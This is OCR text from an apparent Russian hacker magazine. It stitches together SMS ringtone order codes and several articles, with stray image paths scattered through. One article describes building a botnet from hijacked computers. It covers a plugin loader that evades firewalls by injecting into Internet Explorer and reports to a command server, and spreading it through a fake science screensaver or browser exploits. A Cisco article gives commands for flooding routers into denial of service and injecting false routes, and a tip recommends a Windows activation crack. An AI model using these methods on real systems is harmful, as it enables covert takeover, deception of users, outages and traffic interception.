How Much Is The Fish /	XA 98494	XA 98491	XA 98488	XAWAP 98497	XAWAP 98485
In the shadows /	XA 54683	XA 54673	XA 54678	XAWAP 54688	XAWAP 54752
Я свободен /	XA 309298	XA 309290	XA 309283	XAWAP 309305	XAWAP 309276
Черно-белый цвет /	XA 266725	XA 266719	XA 266714	XAWAP 266731	XAWAP 266708
Все хорошо /	XA 97390	XA 97372	XA 97381	XAWAP 97417	XAWAP 97408
Мир, о котором я не знала до тебя /	XA 48800	XA 48783	XA 48764	XAWAP 48857	XAWAP 48838
Настасья /	XA 58857	XA 58843	XA 58850	XAWAP 58901	XAWAP 58915
Девушка по городу идет /	XA 291439	XA 291436	XA 291433	XAWAP 291442	XAWAP 291430
Песня идущего домой /	XA 58932	XA 58921	XA 58927	XAWAP 58971	XAWAP 58983
Глюк'oza Nostra /	XA 58853	XA 58839	XA 58846	XAWAP 58897	XAWAP 58911
Ой ой /	XA 278839	XA 278830	XA 278821	XAWAP 278848	XAWAP 278812
Жениха хотела /	XA 16225	XA 16198	XA 16232	XAWAP 16207	XAWAP 16212
Ночной хулиган /	XA 58858	XA 58844	XA 58851	XAWAP 58902	XAWAP 58916
Трава у дома /	XA 309302	XA 309294	XA 309287	XAWAP 309309	XAWAP 309280
Город, которого нет /	XA 309297	XA 309289	XA 309282	XAWAP 309304	XAWAP 309275
Стоять Бояться /	XA 97383	XA 97365	XA 97374	XAWAP 97410	XAWAP 97401
Кабы не было зимы /	XA 309299	XA 309291	XA 309284	XAWAP 309306	XAWAP 309277
Наши юные смешные голоса /	XA 309300	XA 309292	XA 309285	XAWAP 309307	XAWAP 309278
Прости за любовь /	XA 16204	XA 16214	XA 16209	XAWAP 16220	XAWAP 16227
Мы сидели и курили /	XA 266724	XA 266718	XA 266713	XAWAP 266730	XAWAP 266707
Одна звезда /	XA 313863	XA 313860	XA 313858	XAWAP 313869	XAWAP 313839
Ни кола, ни дачки /	XA 312301	XA 312293	XA 312285	XAWAP 312309	XAWAP 312277
Прасковья /	XA 262923	XA 262919	XA 262915	XAWAP 262927	XAWAP 262905
Проститься /	XA 278842	XA 278833	XA 278824	XAWAP 278851	XAWAP 278815
Ты ушла /	XA 312305	XA 312297	XA 312289	XAWAP 312313	XAWAP 312281
Ума Турман /	XA 313864	XA 313861	XA 313858	XAWAP 313870	XAWAP 313840

Nokia: 3100 3510 3510i 3530 5100 6010 6100 6200 6610 6650 6800 7250 7250i, а так же модели с 16-, 24-, 48-голосной полифонией Sony Ericsson: P800 T300 T310 T610 T630 T230 Z200 Z600 S700 Z500 K700 P900 Z1010 Motorola: C330 C350 T720 T720i T725 V300 V500 V600 A830 A835 E390 C370 C450 C550 A760 MPX200 V295 V150 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 Siemens: S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Samsung: C100 C110 E100 E700 E710 P400 P510 S100 S200 S300 T100 T400 V200

Siemens: A50 C45 C55 M50 ME45 S45 S55 MT50 Nokia: все модели, кроме 3300 5110 6220 Samsung: N620 S100 V200 T100 S300 i-GLO Motorola: A008 T190 T191 T192 T192m T260 T260 T2288 V50 V100 V8088

картинки Nokia и Samsung

Nokia: все модели, кроме 5110 6110 6150 8810 Nokia: 3330 3410 5210 5510 могут использовать картинки в режиме "Screen Saver" Samsung: C100 E100 P100 E400 P400 V200 N620 T100






























XA 317502 XA 317488 XA 317482 XA 317467 XA 317472 XA 317466

XA 310986 XA 310984 XA 295018 XA 310991 XA 295024 XA 313750 XA 313754 XA 313755 XA 313760 XA 313761


XA 295031 XA 310988 XA 295036 XA 295037 XA 295040 XA 295042 XA 313763 XA 313764 XA 313766 XA 313775

цветные картинки

Nokia: 3100 3200 3220 3300 5100 5140 6100 6200 6220 6230 6610i 6800 6810 6820 7200 7310 7250 7250i 7600 Sony Ericsson: T610 T618 T630 Z200 Z600 Siemens: C62 CF62 C65 Motorola: V295 V180 V220 C380 E365 Samsung: S100 S500 V200 P400 X400 E100 P100 D100 P500 X100 X600 S300


XAWAP 264163 XAWAP 265422 XAWAP 274532 XAWAP 290993 XAWAP 294488






XAWAP 294508 XAWAP 294513 XAWAP 301708 XAWAP 301718 XAWAP 304373






XAWAP 304381 XAWAP 304390 XAWAP 304391 XAWAP 306893 XAWAP 306900

гороскоп





Отправьте SMS с кодом вашего знака зодиака на номер 8181 (МТС, Билайн, МегаФон «ЗАО Соник Дуо»), например: . В сообщении используйте только латинские буквы, а перед цифрой 0 должен стоять пробел.

–	водолей	–	близнецы	–	весы
–	рыбы	–	рак	–	скорпион
–	овен	–	лев	–	стрелец
–	телец	–	дева	–	козерог

формула любви

Отправьте SMS с текстом XALOV(пробел)Имя1(пробел)Имя2 на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»). Используйте в сообщении только латинские буквы, например: XALOV Masha Sasha.

стишки и анекдоты

Отправьте SMS с текстом XA hot или XA spice на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»). На каждый последующий запрос Вы получите новый анекдот или прикольный стишок. перед словами hot или spice должен стоять пробел!

Для заказа полифонической мелодии или цветной картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»), например, . Установите WAP-соединение по полученной ссылке и сохраните Ваш заказ. Вы должны подключить услугу WAP или WAP-GPRS у своего оператора! По полученной ссылке **можно обратиться только один раз.**

Для заказа черно-белой картинки или монофонической мелодии отправьте SMS-сообщение с выбранным кодом на короткий номер 8181 (Билайн*, МегаФон ЗАО «Соник Дуо» и МТС), и сохраните полученный элемент.

** Стоимость любого заказа составляет $0,85 (для абонентов МТС - $0,90) без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: sales@smsd.ru Полную информацию и список регионов обслуживания вы можете также найти на сайте www.8181.mobile.ru

Петя, Волк и Никита

CENSORED

УНИВЕРСАЛЬНАЯ АРМИЯ



Довольно забавно. Люди пишут огромное количество всяческих переборщиков паролей, ботов, троянов, проксиков и прочего софта и с остервенением устанавливают его на захваченные машины. Большинству не приходит в голову, что можно создать универсальную систему, которая объединит под одним флагом несколько тысяч чужих компьютеров, и ее можно будет использовать для самых разных целей: от научных изысканий до полнейшего дестроя.

СОБСТВЕННАЯ СЕТЬ РАСПРЕДЕЛЕННЫХ ВЫЧИСЛЕНИЙ

Каким бы сильным, талантливым и выносливым ни был человек, существует масса задач, с которыми справиться в одиночку невозможно. Ну, к примеру, смог бы какой-нибудь египетский фараон-коротышка самостоятельно построить себе пирамиду высотой в сотню метров? Или смог бы гениальный ученый в одиночку вырастить овцу, располагая лишь ее ДНК? Увы, в одиночку мы не так сильны, как нам хотелось бы. Есть и другой пример.

Когда я смотрю на муравейник, у меня захватывает дыхание. Это удивительно: миллионы маленьких, никчемных созданий, каждое из которых не представляет собой ровным счетом ничего, объединив усилия, могут творить вещи совершенно иного масштаба: например, в Азии колонны диких муравьев представляют реальную угрозу домашним животным. Удивительно, как этим насекомым удается согласовывать свои действия: ведь каждый из них точно знает, какую палочку и куда ему надо нести, какую часть украденного бутерброда откусывать и вообще что делать. Все это хранит массу загадок, которые нам сегодня предстоит решить. Мы с Петькой и его Волком решили создать свой собственный муравейник из нескольких тысяч компьютеров. Но для этого надо научиться их контролировать, управлять их действиями и согласовывать работу. Со всеми этими проблемами мы успешно справились.

ЧЕМ УПРАВЛЯТЬ?

Как ты прекрасно понимаешь, в Сети сейчас нет недостатка в компьютерах. Стало быть, перед нами стоит одна задача: необходимо как-то управлять их работой, заставляя делать то, что нам необходимо. Например рассчитывать md5-хэши, реализовывать работу socks-proxy или обсчитывать сложную задачу моделирования процессов в плазме. Понятно, что, если мы хотим решать такой широкий спектр задач, нам нужен универсальный и удобный инструмент. Этот инструмент не должен налагать ограничений на схему управления компьютерами, он должен быть абстрагированным от этого уровня. Ответ на этот вопрос уже придумали до нас: это плагинная технология Windows. Наша программа, которая будет управлять компьютерами пользователей, представляет собой обыкновенное плагинное ядро с возможностью скачивания модулей из интернета. Причем она скачивает эти dll'ки с обыкновенного http-сервера, и понятно, что для ее работы надо было реализовывать протокол HTTP/1.1. Петька по своей природе ленивый человек и не стал напрягаться, выписывая руками собственный интерфейс для работы с HTTP, а решил использовать встроенные в Windows средства, если быть точным, библиотеку WinInet.dll.

Эта DLL предоставляет набор функций для комфортного взаимодействия с такими протоколами, как FTP, HTTP, GOPHER и т.п., и именно ее, как считает уважаемый Петр, использует Internet Explorer. Написанный движок раз в сутки скачивает с указанного в коде адреса модуль и активирует его. Модуль - это обычная динамическая библиотека, просто экспортирующая функцию Load, с которой и начинается работа dll'ки. Каждая библиотека имеет примерно следующий вид:

```
#include <winsock2.h>


#define _try int loop = 0; while(loop++ == 0)
#define _leave break
#define _Thread(x) DWORD WINAPI x (LPVOID pParam)
HANDLE _StThread(LPTHREAD_START_ROUTINE lpStartAddress, LPVOID param){
    DWORD lpThreadId;
    return CreateThread(NULL, NULL, lpStartAddress, param, NULL, &lpThreadId);
} // HANDLE _StThread(...)
#define _StartThread(x ,y) _StThread( x , (LPVOID)y)
#define MB( x ) MessageBox(0, x, x, 0);
////////////////////////////////////////////////////////////////////////////////

typedef struct tag_SOCKS4_REQUEST{
    unsigned char   ucVersion;
    unsigned char   ucCommand;
    WORD            wDestPort;
    DWORD           dwDestIp;
} SOCKS4_REQUEST;
struct socks5_method_request {
    unsigned char version;
    unsigned char nmethods ;
    unsigned char methods[255];
};
typedef struct tag_socks5_method_response {
    unsigned char version;
    unsigned char method;
} socks5_method_response;
typedef struct tag_socks5_request {
    unsigned char version;
    unsigned char command;
    unsigned char reserved;
    unsigned char atype;
    DWORD addr;
    WORD port;
} socks5_request;

////////////////////////////////////////////////////////////////////////////////

void FlushRecvBufferUntil(SOCKET s, char condition){
```

Создание dll'ки в Visual C++



На нашем диске ты найдешь исходники плагинного движка, нескольких модулей для него, а также управляющий скрипт для модуля распределенного перебора md5.



Материал предоставлен в ознакомительных целях, и не следует делать ничего противоречащего законодательству РФ. Помни, что незнание законов не освобождает тебя от ответственности.

СКЕЛЕТ ПЛАГИНА

```
#include <windows.h>

_declspec(dllexport) DWORD _stdcall Load(LPVOID)
{
        return 0;
}

bool _stdcall DllMain(HINSTANCE, DWORD, PVOID)
{return true;}
```

Для удобства Петр написал несколько модулей: сокс-сервер, md5-переборщик и dll, которая выводит мессаджбокс. Простая структура модуля и универсальность программы загрузчика позволит переделать в плагин абсолютно любую программу, будь то кейлоггер или какой-нибудь хитрый vpn-прокси. Если захочешь разобраться с этой программой и понять, как пишутся модули для нее, - загляни на наш диск, ты найдешь там сорцы системы.

ОБХОД ФАЙРВОЛА

Ты, наверное, уже задался вопросом: если клиентский модуль скачивает из инета dll'ки, которые, ко всему прочему, еще и обмениваются информацией с внешним сервером, то, наверное, возникнет проблема с файрволом. На машинах, где он установлен, просто ничего работать не будет. Это, конечно, не так! Петька наколбасил в своем модульном движке офигенную технологию обхода файрвола: процесс инжектирует свой код в Internet Explorer, и совершенно ясно, что для этого браузера во всех файрволах стоит разрешающее правило. Таким образом, этот движок без проблем скачает из Сети нужный модуль, а пользователь даже ничего не узнает, так как его файрвол без вопросов пропустит соединение.

КАК УПРАВЛЯТЬ?

В предыдущей главе мы рассмотрели, как взаимодействуют основная программа и подгружаемая dll'ка. Но по-прежнему открыт вопрос о том, каким образом мы будем управлять работой самой dll на компьютере. Ведь совершенно ясно, что нам потребуется как-то общаться с этим модулем: нам нужно отдавать команды, получать результат их выполнения и т.д. Тут встает уже знакомая нам проблема. Сейчас многие пользователи Сети используют на своих машинах серые ip-адреса, недоступные напрямую снаружи. Это сделано и по экономическим причинам, и по соображениям безопасности, и еще потому, что существующего адресного пространства в четвертой версии ip не хватит для всех компьютеров на Земле. Поэтому в dll'ках мы с Петром решили использовать реверсивный подход: в этом случае сам клиент, пользовательский компьютер, соединяется с сервером и получает оттуда задание - согласись, это значительно функциональнее случая, когда на юзерском компьютере открывается порт и ожидаются входящие подключения с командами. Чтобы не быть голословным, я приведу пример такого интерфейса для модуля, осуществляющего перебор md5-хэшей. Всю работу по управлению модулями перебора md5 берет на себя серверная часть системы - скрипт, кото-


Эксплойт, использующий переполнение в свежем ie

рый распределяет задания между пользовательскими компьютерами, принимает результаты работы и т.д. Вот как выглядит этот интерфейс.

Когда модуль только подгрузился, он должен зарегистрироваться у скрипта, обратившись к адресу md5crack.php?action=register&key=SGDF324D453H543D65H4GSD34, где SGDF324D453H543D65H4GSD34 - случайная последовательность символов, которая однозначно идентифицирует каждого клиента. Модуль запоминает этот ключ, и им теперь идентифицируется все дальнейшее общение с серверной частью. Конечно, чтобы начать свою работу, перебор md5-хэша, dll'ка должна как-то получить диапазон перебираемых значений и ломаемый md5-хэш. Для этого она обращается к скрипту вот так: md5crack.php?action=getwork&key=SGDF324D453H543D65H4GSD34, после чего сценарий отдает ей диапазон паролей и сам хэш: aaaaaa aaZZZZ 507250B947CC397023A9595001FCF167. Получив диапазон и ломаемый ключ, dll'ка должна перебрать все возможные варианты в этом диапазоне. Когда перебор закончен (дошли до последнего варианта либо нашли коллизию), модуль опять вызывает управляющий скрипт, обращаясь к нему вот так: script.php?action=donework&success=-1 - если дошли до последнего варианта и нет коллизии, script.php?action=donework&result=CoolPasswD - если нашли подходящий оригинал. В ответ на любой из этих вызовов сценарий возвращает новое задание в указанном выше формате либо отвечает «Wait» - это означает, что модуль должен перейти в режим ожидания, поскольку работы для dll'ки пока нет. Написать управляющий скрипт совсем несложно, если ты читаешь статьи по кодингу на PHP в нашем журнале. Чтобы навести тебя на какие-то мысли, я расскажу в общих словах, как такая система должна функционировать, и приведу кусок соответствующего php-сценария.

ИЩУТСЯ ДОБРОВОЛЬЦЫ

Довольно большая проблема заключается в том, чтобы каким-то образом заставить пользователя скачать и запустить наш плагинный движок. Когда я думал над тем, как решить эту проблему, мне в голову первым делом пришла идея поискать добровольцев.

Ты наверняка слышал про огромную кучу distributed-проектов: разнообразные организации запускают в Сети программы, которые ищут внеземной разум (**http://setiathome.ssl.berkeley.edu**), лекарство от СПИДа (**www.find-a-drug.org**) и составляют уникальный прогноз погоды на 50 лет (**www.climateprediction.net**). Так вот, что мешает и нам сделать такой проект? Наколбасить красивый сайт, оболочку к плагинному ядру, которая при помощи opengl будет рисовать красивые молекулы или какие-то незабываемые картинки. Поверь, большая часть пользователей просто прется с этих картинок и выбирает между проектами, полагаясь на свои зрительные предпочтения. Что на самом деле вычисляют все эти distributed-проекты - большой вопрос. Наверное, университету Беркли можно доверять, а остальным?

Так вот, если сделать все красиво, можно рассчитывать на значительный отклик со стороны пользователей: многим парням хочется почувствовать себя близкими к науке и показать своей девушке офигенный скринсейвер, который, как кажется, делает что-то значимое и вот-вот найдет голос неизвестной цивилизации. Это неважно, что на самом деле программа ломает md5-хэш :).

Другой способ установки на пользовательский компьютер плагинного движка едва ли можно назвать добровольным. Он реализуется при помощи одного из известных багов в ie: например, нашумевшего переполнения в обработке тэгов iframe (**www.securitylab.ru/_Exploits/2004/11/ieiframe.html.txt**) или другого бага, который напрямую позволяет запустить бинарник (**www.securitylab.ru/49614.html**). Надо отметить, что приведенные по этим ссылкам примеры сплойтов не полностью функциональны, поэтому сразу вот так легко воспользоваться ими не сможет каждый. И это хорошо, иначе начался бы полный беспредел.

Тут целесообразно еще ко всему прочему собирать некоторую статистику.

УПРАВЛЯЮЩАЯ СИСТЕМА

Как ты, наверное, уже догадался, необходимо написать несколько функций, которые будут вызываться в зависимости от параметра action, например вот так:

```
if($_GET[action]=="register" && isset($_GET[key])) {
register_dll($_GET[key]);
}
```

Всего таких функций должно быть как минимум три: для регистрации нового клиента, для получения работы и возвращения результата вычислений. Как они будут работать? Тут целесообразно еще ко всему прочему собирать некоторую статистику, поэтому я решил использовать в этой системе для удобства сервер БД MySQL. Когда клиент регистрируется, функция просто добавляет новую запись в таблицу с dll'ками. Когда вызывается функция получения работы, сценарий добавляет запись в таблицу с активными процессами перебора, чтобы ты знал, над каким диапазоном в данный момент работает каждый компьютер. И наконец, когда вызывается процедура получения нового задания, скрипт должен сгенерировать для клиента диапазон перебираемых паролей. Тут, кстати, возможно еще вот что сделать. Поскольку ты будешь располагать сведениями о том, как быстро каждый из клиентов справляется с определенным диапазоном, можно генерировать каждому модулю индивидуальное количество проверяемых вариантов - ведь одно дело, если пользователь работает на дохлом четырехсотом целероне, и совсем другое, если на 3 гГц интеловском камне. Я приведу примерный, поскипанный и прокомментированный, код функции, которая отдает модулю текущее задание. Вот он:

Функция получения задания

```
function getwork($key) {
```


Так вот я отлаживал управляющий скрипт

```
/* $arr - строка с подбираемыми символами, $k - ее длина, $M - число вариантов, отдава-
емых клиенту за раз, $wo - массив с записью об активном хэше. */
$start=$wo[c_start]; //Начальная комбинация
$l=StrLen($start);
if($l==1) { $La=pow($k,$l);} else {
$La=pow($k,$l)-pow($k,$l-1)*(strpos($arr,$start[0])+1);
} //$La - число возможных вариантов без переноса разряда
/*
Тут порезано. Если осталось вариантов меньше, чем надо отдать пользователю, отдаем
все, что есть в пределах текущего количества разрядов, но сдвигаем разряд для следую-
щего
клиента. Если же вариантов больше, вычисляем символ, где надо остановиться.
*/

mysql_query("update hashes set c_start='$start' where hash='$wo[hash]'");
//Обновляем табличку, исправляя начальную комбинацию для следующего клиента
echo "$wo[c_start] $res $wo[hash]"; //Отдаем модулю команду
}
```

Конечно, в плашке приведен порезанный код функции, но он поможет тебе понять, как она работает. Чтобы полностью разобраться в этом, советую посмотреть исходник скрипта на нашем диске.

КОНЕЦ ВЫЧИСЛЕНИЙ

Ну вот, мы познакомили тебя с универсальной системой для распределенных вычислений. Совсем не трудно написать для нее набор нужных именно тебе модулей, чтобы решить какую-то сложную задачу. Ведь одно дело считать все в одиночку и совсем другое - оравой из тысячи компьютеров. Удачи. И не шали!

TIPS&TRICKS

Хочешь увидеть свои советы в журнале?
Присылай их на адрес Sklyarov@real.xakep.ru.
Ведущий рубрики Tips&Tricks Иван Скляров.

Все нижеизложенное предназначено для указания компании Microsoft на ошибки в их системе безопасности :). При установке WinXP с использованием крэка устраняется активация. Но при установке Service Pack'a 2 активация снова включается. Обычно при повторном юзе того же крэка система больше не грузится даже в Safe Mode! Как-то, блуждая по инету, я наткнулся на крэк, который делает свою работу на отлично. Называется он Windows XP Activation Hack (Home, OEM, Retail). Найти его можно на крякерских сайтах, например на самом крутом, IMHO, крэк-ресурсе www.cracks.am.

Inkognito
shampun@inbox.ru



Street (streetseeker@mail.ru)

CENSORED



НЕВЕРНЫЙ МАРШРУТ

Многие системные администраторы искренне полагают, что оборудование Cisco обеспечивает чуть ли не 100% надежность: развел начальника на деньги, купил киску, настроил, и все, можно забыть на 10 лет о ней и не париться. Это, конечно, не так - любое оборудование требует к себе квалифицированного подхода и не исключает появления проблем с безопасностью. За многие годы работы с роутерами Cisco у меня появилась целая обойма приемов для их взлома.
Сегодня я расскажу, каким образом хакеры взламывают маршрутизаторы Cisco, какой софт и эксплойты для этого необходимы и вообще, какие слабые места присутствуют в хваленых хардварных маршрутизаторах.

САМЫЕ ПОПУЛЯРНЫЕ ОШИБКИ В ОБОРУДОВАНИИ CISCO

ЧЕРНЫЕ АНГЕЛЫ АТАКУЮТ IOS

Некоторое время назад крутые итальянские парни из команды Black Angels зарелизили офигенную бронебойную софтину, которая занималась тем, что взламывала Cisco IOS, Input Out System. CIOS - это целый программный комплекс, который реализует маршрутизацию пакетов, бриджинг и разнообразные специальные задачи. Совершенно понятно, что разные версии маршрутизаторов IOS устроены по-разному, и, соответственно, имеет смысл говорить об ошибках в конкретных железках. Софтина от BlackAngels умеет эксплуатировать целую кучу разнообразных ошибок в самых разных роутерах; в свое время программа была универсальной отмычкой для кучи маршрутизаторов. По этой причине тулза довольно быстро распространилась в Сети и стала очень популярной у кучи скрипткидисов. Авторы утилиты стали слишком часто получать от админов серьезных сетей гневные письма примерно такого содержания: «Меня только что оттрахал начальник, так как вчера нашу сеть поимел девятиклассник с помощью вашей программы. Я тоже хочу кого-нибудь поиметь. Уже еду».

Поскольку ребятам совсем не хотелось принимать участие во всем этом, они взяли да и убрали программу из свободного доступа, попутно повесив объяву на своем сайте, гласящую, что их неправильно поняли и софтина была выложена только для «educational use only», а группа негодяев использовала программу не по назначению, и поэтому теперь обломитесь все, никаких новых релизов на сайте не будет. А если что-то и будет презентоваться, то только на www.packetstormsecurity.org/groups/blackangels.

Исходники «Черных ангелов»

В принципе, это и не особо парит сейчас, поскольку прога была заточена под уязвимости, некоторым из которых уже исполнилось 4 года. Однако, как я уже не раз говорил выше, с мозгами у большинства админов Cisco по части апдейтов слабовато, и потому прога до сих пор вполне способна доставить неприятности. Надо сказать, у макаронников, написавших софтину, с самооценкой все отлично: называется она не иначе как Cisco Global Exploiter, то есть «Глобальный эксплоитер Циски». Программа представляет из себя обыкновенный исходник на С, собрав который, можно получить бронебойный бинарник под Unix.

Так все-таки, какие проблемы в безопасности маршрутизаторов использует разработка от «Черных ангелов»? Как я уже говорил, софтина использует целых 9 багов. Тут и классическое переполнение буфера в telnet-демоне Cisco 677/678, и DoS в маршрутизаторах Catalyst, и ошибки доступа к администраторскому web-интерфейсу, и проблемы с реализацией SSH, и возможность удаленного несанкционированного выполнения кода. Словом, богатый выбор.

Интерфейс у программы стандартный для эксплоитов, то есть никакого интерфейса по большому счету и нет :). А потому объяснять

просто нечего: в качестве параметра необходимо указать цель и затем клацнуть <Enter>. Если софтина вывела тебе нечто вроде «Ты лузер! Таргетный сервер все еще стоит!», не стоит расстраиваться, не всем везет, а тем, кому везет, выводится другое сообщение, гласящее, что «цель успешно похакана таким-то эксплоитом». Прогу можно скачать с вышеуказанного сайта www.packetstormsecurity.org/groups/blackangels либо с www.securitylab.ru/_Exploits/2004/03/cisco.pl.txt.

ПЕРЕКЛИЧКА СОСЕДЕЙ

Люди, работающие с роутерами Cisco, знают, что эти маршрутизаторы умеют отыскивать своих соседей, находящихся в одном сегменте с ними. Это необходимо для согласования работы и построения адекватных маршрутов. Киска как бы разглядывает местность вокруг и как только замечает похожее на себя устройство, сразу же пытается его соблазнить и вступить в прочный союз. Для этого даже используется специальный протокол - Cisco Router Discovery Protocol, работа с которым реализована в любой IOS, причем частенько с ошибками. Если есть ошибки, должен быть и инструмент, позволяющий их использовать. И он действительно есть - это IRPAS (Internetwork Routing Protocol Attack Suite) от Phenoelit. Эта софтина в умелых руках представляет собой вполне реальную угрозу, хотя ребята, выступающие на уровне easy, идут баиньки: программа создана не для тупоголовых, и адекватно использовать ее без специальных знаний будет весьма затруднительно. Скачать эту замечательную программу можно с сайта разработчика: www.phenoelit.de/irpas/irpas_0.10.tar.gz.

IRPAS состоит из 12 утилит, среди которых можно отдельно выделить три: CDP, IGRP и ASS. Расскажу я, впрочем, обо всех. Первая тулза предназначена для передачи CDP-сообщений и умеет работать в двух режимах:

❶. Флудинг битыми CDP-сообщениями. В этом режиме программа засыпает атакуемую киску битыми CDP-запросами, что в ряде случаев выводит сервер из ума и тот с грохотом падает, разрушая все созданные туннели и не отвечая на запросы. Как показала практика и ребята из Phenoelit, уязвимы следующие маршрутизаторы: Cisco 1005 IOS 11.1.*, Cisco 1603 IOS 11.2, 11.3.11b, Cisco 2503 IOS 12.0.19, Cisco 2600 IOS 12.1.?, Catalyst 2940XL IOS 12.0(5.1)XP IOS и т.д. Правда, когда я пробовал похачить свой собственный 11.1 роутер, у меня почему-то ничего не получилось и сервант продолжил работать как ни в чем не бывало. Впрочем, когда я протестил эту тулзу на 12.2, роутер действительно ушел в даун, так что это довольно эффективный метод :). Довольно забавно, что некоторым версиям IOS для коматоза достаточно пяти пакетов, а для некоторых и трех тысяч может оказаться мало.

❷. Спуфинг пакетов CDP. Практического применения этот режим не имеет, разве что можно повеселиться и дать знать админу, что его магистральный маршрутизатор отныне зовется не ix1-m9.provider.net, а fucked.cisco :).



Установка IRPAS на одном из шеллов

Теперь расскажу о том, как использовать CDP. Прежде всего, нужно определить интерфейс Ethernet'а следующей командой:

```
./cdp -i eth0
```

Можно также указать дополнительные аргументы: -v - выдавать полную информацию; -n x - отсылать X пакетов; -l x - длина строки, содержащей ID устройства. Таким образом, чтобы запустить рассылку некорректных CDP-сообщений, нужно выполнить следующую команду:

```
./cdp -i rl0 -m0 -n 9000 -l 1480 -r -v
```

где rl0 - активный интерфейс, 9000 - число пакетов, а 1480 - их длина.

Как видишь, здесь нет ничего необычного. Если тебе что-то непонятно или ты хочешь получить полный список всех возможных ключей, воспользуйся мануалом :).

Вторая утилита, входящая в комплект IRPAS, носит название IGRP. К слову, есть одноименный протокол, который был разработан еще в 80-х годах и позволяет большому числу маршрутизаторов координировать свою работу. Соответственно, несложно догадаться, что описываемая тулза использует изъяны в реализации этого протокола. Она предназначается для осуществления атаки Route Injection, то есть для создания фейковой таблицы маршрутизации. Это заставит определенную часть трафика проходить через заданный узел, где его уже можно спокойно отснифать и разобраться, что к чему. Первым делом необходимо составить собственную таблицу маршрутизации, которую ты намерен подсунуть наивной киске, при этом используется следующий формат:

```
направление:задержка:канал:mtu:надежность:загрузка:число хопов
```

Например вот так:

```
217.10.40.0:500:1:1500:255:1:0
```

После того как файл с маршрутом создан, настало время запускать утилиту igrp:

```
./igrp -i <интерфейс> -f <файл с маршрутами> -D <жертва>
```

Получить информацию по всем остальным флагам можно в любом мануале по igrp, например на сайте www.phenoelit.de/irpas/docu.html.

> Использование этих утилит в противозаконных целях может принести тебе большие неприятности. Так что будь осмотрителен и не шали мне тут!



Документация Cisco Systems под протоколу CDP

АВТОМАТИЧЕСКИЙ ПОИСК ЖЕРТВЫ

Как положено, добрые люди позаботились и о новичках, создав для них скрипт на Перле, позволяющий сканировать роутеры на предмет распространенных уязвимостей. Все как должно быть: возможность сканирования адресного пространства, поддержка плагинов и проверка дефолтовых паролей - вникать в тонкости не потребуется. Лежит софтина здесь: **http://packetstormsecurity.org/cisco/CiscoAuditingTool-v1.tar.gz**.

Обрати внимание, что на нашем диске также лежит масса документации по этому поводу.

БЕЙ ПО ЗАДНИЦЕ!

Что касается остальных утилит, то здесь все попроще и останавливаться долго я на этом не буду, просто кратко опишу их:

- Занимательная утилита ASS («задница», англ.), несмотря на колоритное название, имеет не самое прикольное применение: в зависимости от используемого в локальной сети протокола, она генерирует карту сети вместе с метрикой.
- IRDPresponder - снифер для IRDP-запросов. Программа снифает все запросы и отвечает на них.
- File2Cable - абсолютно рульная вещь для эксплоитации систем: она умеет отсылать в сеть в виде Ethernet-фрейма любой бинарный файл.
- ITRACE - утилитка, осуществляющая трассировку ICMP-пакетами echo request. Полезно, если необходимо обойти файрвол, так как трассирование этой утилиткой создает впечатление, что ты просто пингуешь цель.
- TCTRACE - брат-близнец ITRACE'а, только вместо ICMP он использует TCP SYN-пакеты.
- Protos - сканер IP-протоколов. Использует негативное сканирование, отображая лишь те IP протоколы, которые поддерживает удаленная машина.


Из всего обзора под Виндами работает только ASLEAP.

Часть указанного в статье софта ты для ознакомления можешь найти на нашем диске. Остальное качай по указанным ссылкам либо с http://ired.inins.ru/xa.

БЕСПРОВОДНОЕ СЧАСТЬЕ

Теперь подходим к самому сладкому. Парень по имени Joshua, «который просто хотел изучить С», сделал ОБАЛДЕННЫЙ подарок всем вардрайверам, создав утилиту ASLEAP. К сведению, LEAP - протокол аутентификации для беспроводных сетей, использующих 802.1X.Lightweight. LEAP принадлежит компании Cisco, которая заставляла платить всех производителей беспроводного оборудования деньги за использование этого протокола.

